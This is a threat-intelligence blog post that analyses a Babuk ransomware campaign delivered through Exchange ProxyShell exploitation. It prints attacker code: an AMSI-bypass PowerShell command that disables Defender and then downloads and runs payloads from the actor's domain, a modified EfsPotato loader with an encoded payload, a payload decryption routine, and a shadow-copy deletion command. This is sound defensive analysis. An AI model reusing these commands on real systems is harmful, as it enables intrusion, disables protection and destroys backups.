Microsoft Exchange vulnerabilities exploited once again for ransomware, this time with Babuk

blog.talosintelligence.com/2021/11/babuk-exploits-exchange.html

By Chetan Raghuprasad and Vanja Svajcer, with contributions from Caitlin Huey.

- Cisco Talos recently discovered a malicious campaign deploying variants of the Babuk ransomware predominantly affecting users in the U.S. with smaller number of infections in U.K., Germany, Ukraine, Finland, Brazil, Honduras and Thailand.
- The actor of the campaign is sometimes referred to as Tortilla, based on the payload file names used in the campaign. This is a new actor operating since July 2021. Prior to this ransomware, Tortilla has been experimenting with other payloads, such as the PowerShell-based netcat clone Powercat, which is known to provide attackers with unauthorized access to Windows machines.
- We assess with moderate confidence that the initial infection vector is exploitation of ProxyShell vulnerabilities in Microsoft Exchange Server through the deployment of China Chopper web shell.

What's new?

Cisco Talos discovered a malicious campaign using Cisco Secure product telemetry on Oct. 12, 2021 targeting vulnerable Microsoft Exchange servers and attempting to exploit the ProxyShell vulnerability to deploy the Babuk ransomware in the victim's environment. The actor is using a somewhat unusual infection chain technique where an intermediate unpacking module is hosted on a pastebin.com clone pastebin.pl. The intermediate unpacking stage is downloaded and decoded in memory before the final payload embedded within the original sample is decrypted and executed.

How did it work?

Infection typically starts with a downloader module on a victim's server. We have observed downloaders in a standalone executable format and in a DLL format. The DLL downloader is run by the parent process w3wp.exe, which is the Exchange IIS worker process.

The initial downloader is a modified EfsPotato exploit to target proxyshell and PetitPotam vulnerabilities. The downloader runs an embedded obfuscated PowerShell command to connect and download a packed downloader module from the actor's infrastructure. The PowerShell command also executes an AMSI bypass to circumvent endpoint protection. The download server is hosted using the malicious domains fbi[.]fund and xxxs[.]info.

The initial packed loader module contains encrypted .NET resources as bitmap images. The decrypted content is the actual Babuk ransomware payload. To decrypt and unpack the payload, the loader connects to a URL on pastebin.pl containing the intermediate unpacker module. The unpacker module decrypts the embedded Babuk ransomware payload in memory and injects it into a newly created process AddInProcess32.

The Babuk ransomware module, running within the process AddInProcess32, enumerates the processes running on the victim's server and attempts to disable a number of processes related to backup products, such as Veeam backup service. It also deletes volume shadow service (VSS) snapshots from the server using vssadmin utility to make sure the encrypted files cannot be restored from their VSS copies. The ransomware module encrypts the files in the victim's server and appends a file extension .babyk to the encrypted files. The actor demands the victim pay $10,000 USD to obtain the decryption key to regain their files.

So what?

Babuk is a ransomware that can be compiled for several hardware and software platforms. The compilation is configured through a ransomware builder. Windows and ARM for Linux are the most used compiled versions, but ESX and a 32-bit, old PE executable were observed over time. However, in this particular campaign, we found evidence of actors specifically targeting Windows.

Babuk ransomware is nefarious by its nature and while it encrypts the victim's machine, it interrupts the system backup process and deletes the volume shadow copies. In early September 2021, Babuk source code and a binary builder were leaked, which may have encouraged new malicious actors to manipulate and deploy the malware. Recently, a Babuk decryptor has been released. Unfortunately, it is only effective on files encrypted with a number of leaked keys and cannot be used to decrypt files encrypted by the variant described in this blog post.


Organizations should regularly update their servers and applications with the latest available patches from the vendors eliminating the vulnerabilities in their environment. Defenders should be constantly looking for suspicious events generated by detection systems for an abrupt service termination, abnormally high I/O rates for drives attached to their servers, the deletion of shadow copies or system configuration changes.

Infection chain summary

Cisco Talos discovered a malicious campaign that used either a DLL or .NET executable. One of the two types of files starts the infection chain on the targeted system. The initial .NET executable module runs as a child process of w3wp.exe and invokes the command shell to run an obfuscated PowerShell command.

The PowerShell command invokes a web request and downloads the payload loader module using certutil.exe from a URL hosted on the domains fbi[.]fund and xxxs[.]info, or the IP address 185[.]219[.]52[.]229.

The payload loader downloads an intermediate unpacking stage from the PasteBin clone site pastebin.pl. The unpacker concatenates the bitmap images embedded in the resource section of the trojan and decrypts the payload into the memory. The payload is injected into the process AddInProcess32 and is used to encrypt files on the victim's server and all mounted drives.



Infection flow-chart.

Stage 1: Downloaders


We've observed the initial executable or DLL targeting servers that use Intel and AMD architecture. Usually, if an executable has w3wp (the IIS worker process in Exchange) as the parent process, this means the attacker has exploited a ProxyShell vulnerability. The observed infected systems also had the China Chopper web shell installed. We believe China Chopper eventually ran the initial download command.

Our telemetry also indicates that the actor's infrastructure was active in attempting to exploit a number of vulnerabilities in other products most commonly triggering the following Snort rules:

- Microsoft Exchange autodiscover server side request forgery attempt (57907)
- Atlassian Confluence OGNL injection remote code execution attempt (58094)
- Apache Struts remote code execution attempt (39190, 39191)
- WordPress wp-config.php access via directory traversal attempt (41420)
- SolarWinds Orion authentication bypass attempt (56916)
- Oracle WebLogic Server remote command execution attempt (50020)
- Liferay arbitrary Java object deserialization attempt (56800)

DLL

We observed that the parent process w3wp.exe an IIS worker process that runs the .NET applications launches the downloader DLL.. The DLL is a mixed mode assembly, whose functionality is included in the native entry point of the library DllMainCRTStartup. The DllMainCRTStartup function calls the command shell to run an encoded PowerShell command to download the next stage's loader from hxxp://fbi[.]fund/dark.exe, which is the main packed module containing the final payload.



Decoded command

```
$w = 'System.Management.Automation.A';$c = 'si';$m = 'Utils';$assembly = [Ref].Assembly.GetType(('{0}m{1}{2}' -f $w,$c,$m)) ; $field =
$assembly.GetField(('am{0}InitFailed' -f $c),'NonPublic,Static');$field.SetValue($null,$true);Set-MpPreference -DisableRealtimeMonitoring $true
-DisableScriptScanning $true -DisableBehaviorMonitoring $true -DisableIOAVProtection $true -DisableIntrusionPreventionSystem $true;
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed',
'NonPublic,Static').SetValue($null,$true);Invoke-Webrequest -uri http://fbi.fund/dark.exe -outfile dark.exe;certutil.exe -urlcache -split -f
http://fbi.fund/dark.exe ; .\dark.exe
```

DllMainCRTStartup calls the function to download the next stage.

.NET executable downloader module

The .NET executable version of the initial downloader is a slightly modified variant of the EfsPotato exploit with code to download and run the next stage. EfsPotato is an exploit that attempts to escalate the process privileges using a vulnerability in the Encrypted File System (CVE-2021-36942).

The PowerShell command invokes a web request to connect to the malicious repository hxxp://fbi[.]fund/tortillas/ using the Invoke-WebRequest commandlet and certutil.exe to download the main loader module and save it as tortilla.exe. Finally, the downloader runs tortilla.exe.

```
private static void Main(string[] args)
{
    string lpCommandLine = "powershell.exe -nop -w hidden -e
      JAB3ACAAPQAgACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAJwA7ACQAYwAgADOAIAAnAHMAaQAnADsAJABtACAAPQAgACcAVQB0AGkAbABzACcAOwAkAGEAcwBzAGU
      AbQBiAGwAeQAgAD0AIABbAFIAZQBmAF0ALgBBAHMAcwBlAG0AYgBsAHkALgBHAGUAdABUAHkAcABlACgAKAAnAHsAMAB9AG0AewAxAH0AewAyAH0AJwAgAC0AZgAgACQAdwAsACQAYwAsACQAbQApACkAIAA7ACAAJABmAGkAZQBsAG
      QAIAA9ACAAJABhAHMAcwBlAG0AYgBsAHkALgBHAGUAdABGAGkAZQBsAGQAKAAoACcAYQBtAHsAMAB9AEkAbgBpAHQARgBhAGkAbABlAGQAJwAgACAAcwAsACQAYwAsACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjA
      CcAKQA7ACQAZgBpAGUAbABkACA4AUwBlAHQAVgBhAGwAdQBlACgAJABuAHUAbABsACwAJAB0AHIAdQBlACkAOwBTAGUAdAAtAE0AcABQAHIAZQBmAGUAcgBlAG4AYwBlACAALQBEAGkAcwBhAGIAbABlAFIAZQBhAGwAdABpAG0AZQBN
      AG8AbgBpAHQAbwByAGkAbgBnACAAJAB0AHIAdQBlACAALQBEAGkAcwBhAGIAbABlAFMAYwByAGkAcAB0AFMAYwBhAG4AbgBpAG4AZwAgACQAdAByAHUAZQAgAC0ARABpAHMAYQBiAGwAZQBCAGUAaABhAHYAaQBvAHIATQBvAG4AaQB
      0AG8AcgBpAG4AZwAgACQAdAByAHUAZQAgAC0ARABpAHMAYQBiAGwAZQBJAE8AQQBWAFAAcgBvAHQAZQBjAHQAaQBvAG4AIAAkAHQAcgB1AGUAIAAtAEQAaQBzAGEAYgBsAGUAUAByAGUAdgBlAG4AdA
      BpAG8AbgBTAHkAcwB0AGUAbQAgACQAdAByAHUAZQA7ACAAWwBSAGUAZgBdAC4AQQBzAHMAZQBtAGIAbAB5AC4ARwBlAHQAVAB5AHAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAd
      ABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQAuAEcAZQB0AEYAaQBlAGwAZAAoACcAYQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkACcALAAgACcATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAGUA
      dABWAGEAbAB1AGUAKAAkAG4AdQBsAGwALAAkAHQAcgB1AGUAKQA7AEkAbgB2AG8AawBlAC0AVwBlAGIAcgBlAHEAdQBlAHMAdAAgAC0AdQByAGkAIABoAHQAdABwADoALwAvAGYAYgBpAC4AZgB1AG4AZAAvAHQAbwByAHQAaQBsAGw
      AYQBzAC8AdABvAHIAdABpAGwAbABhAC4AZQB4AGUAIAAtAG8AdQB0AGYAaQBsAGUAIAB0AG8AcgB0AGkAbABsAGEALgBlAHgAZQA7AGMAZQByAHQAdQB0AGkAbAAuAGUAeABlACAALQB1AHIAbABjAGEAYwBoAGUAIAAtAHMAcABsAG
      kAdAAgAC0AZgAgAGgAdAB0AHAAOgAvAC8AZgBiAGkALgBmAHUAbgBkAC8AdABvAHIAdABpAGwAbABhAHMALwB0AG8AcgB0AGkAbABsAGEALgBlAHgAZQAgADsAIAAuAFwAdABvAHIAdABpAGwAbABhAC4AZQB4AGUA";
    EfsPotato.LUID_AND_ATTRIBUTES[] array = new EfsPotato.LUID_AND_ATTRIBUTES[1];
    using (WindowsIdentity current = WindowsIdentity.GetCurrent())
    {
        Console.WriteLine("[+] Current user: " + current.Name);
        EfsPotato.LookupPrivilegeValue(null, "SeImpersonatePrivilege", out array[0].Luid);
        EfsPotato.TOKEN_PRIVILEGES token_PRIVILEGES = default(EfsPotato.TOKEN_PRIVILEGES);
        token_PRIVILEGES.PrivilegeCount = 1U;
        token_PRIVILEGES.Privileges = array;
        array[0].Attributes = 2U;
        if (!EfsPotato.AdjustTokenPrivileges(current.Token, false, ref token_PRIVILEGES, Marshal.SizeOf(token_PRIVILEGES), IntPtr.Zero, IntPtr.Zero) || Marshal.GetLastWin32Error() !
          = 0)
        {
            Console.WriteLine("[x] SeImpersonatePrivilege not held.");
            return;
        }
    }
```

Modified EfsPotato exploit.

```
powershell.exe -nop -w hidden -e $w = 'System.Management.Automation.A';$c = 'si';$m = 'Utils';$assembly =
[Ref].Assembly.GetType(('{0}m{1}{2}' -f $w,$c,$m)) ; $field = $assembly.GetField(('am{0}InitFailed' -f $c),'NonPublic,Static');
$field.SetValue($null,$true);Set-MpPreference -DisableRealtimeMonitoring $true -DisableScriptScanning $true
-DisableBehaviorMonitoring $true -DisableIOAVProtection $true -DisableIntrusionPreventionSystem $true;
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed', 'NonPublic,Static').SetValue($null,
$true);Invoke-Webrequest -uri http://fbi.fund/tortillas/tortilla.exe -outfile tortilla.exe;certutil.exe -urlcache -split -f http://
fbi.fund/tortillas/tortilla.exe ; .\tortilla.exe
```

Decoded PowerShell command.

The exploit enumerates the current user privileges and access the user token and modifies the token access level to MaximumAllowed thereby enhances the privileges and calls CreateProcessAsUser function to run the stage 2 loader as a new process within the security context specified in the token of the victim's user account.

The actor executes an AMSI bypass and disables the Windows Defender real-time monitoring, script scanning and behavior monitoring by executing the commandlet Set-MpPreference.


The Stage 1 downloaders associated with this campaign are signed with the same digital signature, the validity of which we cannot verify. The thumbprint of the signature is:21D354A27519DD62B328416BAB01767DA94786CB. The same certificate is used by the actor to sign samples from previous campaigns executed from July 2021.

Stage 2: Main module loader

The second stage, the main ransomware loader contains the final payload. It's a 32-bin .NET executable masquerading as a legitimate stock management system (SMS) application not to be confused with the SMS messaging protocol. The module is packed with ConfuserEx, a free, open-source protector for .NET applications. This stage is downloaded by a process launched by the Exchange IIS worker process.

The application contains the final payload in an encrypted format, split between the .NET resources.

It attempts to connect to the URL https://pastebin.pl/view/raw/a57be2ca and download the intermediate module required for unpacking the final payload.



The URL is passed as an argument to the decrypting function which downloads the data stream from PasteBin and decrypts the data stream in memory to generate the intermediate unpacking module.

```
flag = Rs4b.Wf20(textBox5.Text, Convert.ToInt32(numericUpDown.Value));
```

Stage 3: Intermediate unpacker

The intermediate unpacker is a DLL, whose binary is stored as an encoded text in PasteBin. The library is associated with the classes that check the existence of sandboxes and virtual machine environments by enumerating their services to identify if it is running in a virtualized environment.

Virtualbox

Microsoft virtual pc

VMware

Virtual environments check.

The DLL contains several arrays with ASCII characters whose values such as the folder path and the directory locations are decrypted using the Rijndael algorithm.

```
internal static byte[] smethod_0(byte[] byte_0)
{
    byte[] array = new byte[]
    {
        81,
        42,
        59,
        7,
        27,
        70,
        83,
        13,
        71,
        75,
        17,
        9,
        39,
        64,
        3,
        2
    };
    byte[] result;
    try
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.Key = array;
            rijndaelManaged.IV = array;
            rijndaelManaged.Mode = CipherMode.ECB;
            rijndaelManaged.Padding = PaddingMode.ISO10126;
            using (ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor(array, rijndaelManaged.IV))
            {
                using (MemoryStream memoryStream = new MemoryStream())
                {
                    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Write))
                    {
                        cryptoStream.Write(byte_0, 0, byte_0.Length);
                        cryptoStream.FlushFinalBlock();
                        result = memoryStream.ToArray();
                    }
                }
            }
        }
    }
    catch (Exception ex)
    {
        return null;
    }
    return result;
```

Decryption function for the data (decrypts resource bitmaps).

The unpacker creates a copy of the legitimate file AddInProcess32.exe in the user's temporary folder C:\Users\Username\AppData\Local\Temp and launches the process in suspended mode. Microsoft has recommended this application to be blocklisted as it can be used to bypass Windows Defender application control.

The intermediate unpacking module accesses the resources of stage 2 downloader, parses the stream of binary data embedded in the bitmap files into memory and based on the packer configuration injects the decrypted module into the virtual memory of the previously launched AddInProcess32.exe. The unpacked module in the memory is the Babuk ransomware payload.

The packer has the ability to inject the payload, based on its configuration into one of the following processes:

- AppLaunch.exe
- svchost.exe
- RegAsm.exe
- InstallUtil.exe
- mscorsvw.exe
- AddInProcess32.exe

To hide the fact that the module is downloaded from the internet, the unpacker deletes the zone identifier alternate data stream of the main loader.

```
namespace CB4B1s
{
    // Token: 0x0200004A RID: 74
    public class rYFZ
    {
        // Token: 0x0600012F RID: 303 RVA: 0x0000C304 File Offset: 0x0000A504
        internal static void smethod_0()
        {
            rYFZ.smethod_1(GClass1.smethod_0());
        }

        // Token: 0x06000130 RID: 304 RVA: 0x00010860 File Offset: 0x0000EA60
        internal static bool smethod_1(string string_0)
        {
            return yHbc.DeleteFile(Path.Combine(string_0, rYFZ.smethod_2()));
        }

        // Token: 0x06000131 RID: 305 RVA: 0x00010880 File Offset: 0x0000EA80
        internal static string smethod_2()
        {
            return ":Zone.Identifier";
        }
    }
}
```

Zone identifier is deleted.

Stage 4: Babuk ransomware payload

The Stage 2 loader creates a copy of the file AddinProcess32.exe in the user's temporary directory and invokes the process. The unpacked Babuk ransomware payload is injected into the process and started. This particular variant is similar to previously documented variants with only minor modifications.


The ransomware payload creates a mutex with the name "DoYouWantToHaveSexWithCuongDong, referring to the name of the researcher who analysed it at the beginning of the year.

```
push addinprocdump.C13C60                    lpName = "DoYouWantToHaveSexWithCuongDon(
push 0                                       bInitialOwner = FALSE
push 0                                       lpSecurityAttributes = NULL
call dword ptr ds:[<&CreateMutexA>]          CreateMutexA
```

Creation of Babuk mutex.
The payload launches the command shell in the background and executes the command to delete the volume shadow copy of the victim's machine using vssadmin.exe.

```
"C:\Windows\System32\cmd.exe" /c vssadmin.exe delete shadows /all /quiet
```

Deletion of VSS file copies.
The payload module then opens the service manager to enumerate running services with the intention to find backup services listed in the below screenshot. If any of the backup services are found the trojan will stop them using the ControlService API function call.




Backup related services from the list are terminated.

The payload module traverses the file system to find files to encrypt. After encryption, the files will have a new filename extension .babyk. However, Babuk also contains the list of filenames and directories which will be excluded from the encryption process to keep the affected system running and allow the attackers to communicate with the victim.

Babuk file extension and the encryption exclusion list.

Ransom note

The payload module creates a file called How To Restore your Files.txt, which contains a notification to the victim that their network is compromised and their files are encrypted using AES-256-CTR with the ChaCha8 cipher.
The actor demands the victim to pay equivalent of 10000 USD paid in Monero (XMR) to the wallet address 46zdZVRjm9XJhdjpipwtYDY51NKbD74bfEffxmbqPjwH6efTYrtvbU5Et4AKCre9MeiqtiR51Lvg2X8dXv1tP7nxLaEHKKQ
The actor has also disclosed their email IDs for the victims to contact them for the further instructions and the decryption key after making the payment.




Babuk ransom note.

Tortilla and their infrastructure

